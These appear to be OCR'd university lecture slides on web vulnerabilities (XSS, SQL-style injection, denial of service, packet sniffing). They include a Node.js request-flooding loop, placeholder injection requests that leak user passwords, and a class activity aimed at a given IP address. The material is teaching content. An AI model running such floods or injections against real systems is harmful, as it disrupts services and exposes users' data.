Web Application Vulnerabilities

Benjamin Dicken

Announcements

- Code on class schedule
- Complete the SCS
    - Drop one PA if completion reaches 70%+
- If you have not already, get started on those final projects

XSS = Cross Site Scripting

- The process of injecting malicious javascript code into a website
- Can be used by malicious users to gain access to information


Example: **`xss.zip (class website)`**

Database Injection

- When data from a client form / input is “injected” is sent to a server and “injected” into a database query
- Risk of giving a user information that he should not have
- Risk of giving user ability to delete data that he shouldn’t be able to

Example: **`resp-injection.zip (class website)`**

Database Injection




```
POST /login HTTP/1.1
host: benjdd.com
. . . .
{user:"sally", pass="abcd"}
```

```
HTTP/1.1 200 OK
Content-Length: ?
. . . .
{status: "SUCCESS", info: [
  {user:"sally", pass="abcd"}
]}
```

Database Injection

```
POST /login HTTP/1.1
host: benjdd.com
. . . .
{user:"SOMETHING_MALICIOUS", pass="abcd"}
```



```
HTTP/1.1 200 OK
Content-Length: ?
. . . .
{status: "SUCCESS", info: [
  {user:"sally", pass="abcd"},
  {user:"joe", pass="pass"},
  {user:"ian", pass="tiger"},
  . . . .
  {user:"janet", pass="pwdz"}
]}
```

Announcements

- Complete the SCS
  - Drop one PA if completion reaches 70%+
- Documents
- Progress meetings next week

Expose Vulnerabilities


- Try using XSS and Database Injection to expose security flaws with the system
- **DO NOT:** Do anything truly malicious that would steal other's information (you can do "fake" malicious things)
- **BE CAREFUL:** While working on this activity

`http://159.223.161.158`

Denial of Service

- Overwhelm a web server, API, etc with high volume of requests
- Externally force service degradation

Denial of Service



```
const https = require('https');

function makeRequest() {
  https.get('ADDRESS', (resp) => {
    let data = '';
    resp.on('data', (chunk) => {
      data += chunk;
    });
    resp.on('end', () => {
      //console.log(data);
      console.log('request made')
    });
  }).on("error", (err) => {
    console.log("Error: " + err.message);
  });
}

setInterval(makeRequest, TIME);
```

http://159.223.161.158

Activity

Improvements for “Responsibilities”

- ~~Keep user logged in while there is activity~~
- Cross-out completed tasks
- Delete tasks
- ~~Separate session logic into module~~
- Sort lists alphabetically, or by priority
- Users should have their own lists
- Collaboration on a list

Lets try this!

Packet Sniffing (MITM)

- Look at network traffic that was not intended for you
- If unencrypted, could discover sensitive information!
- (One reason why HTTPS is so important)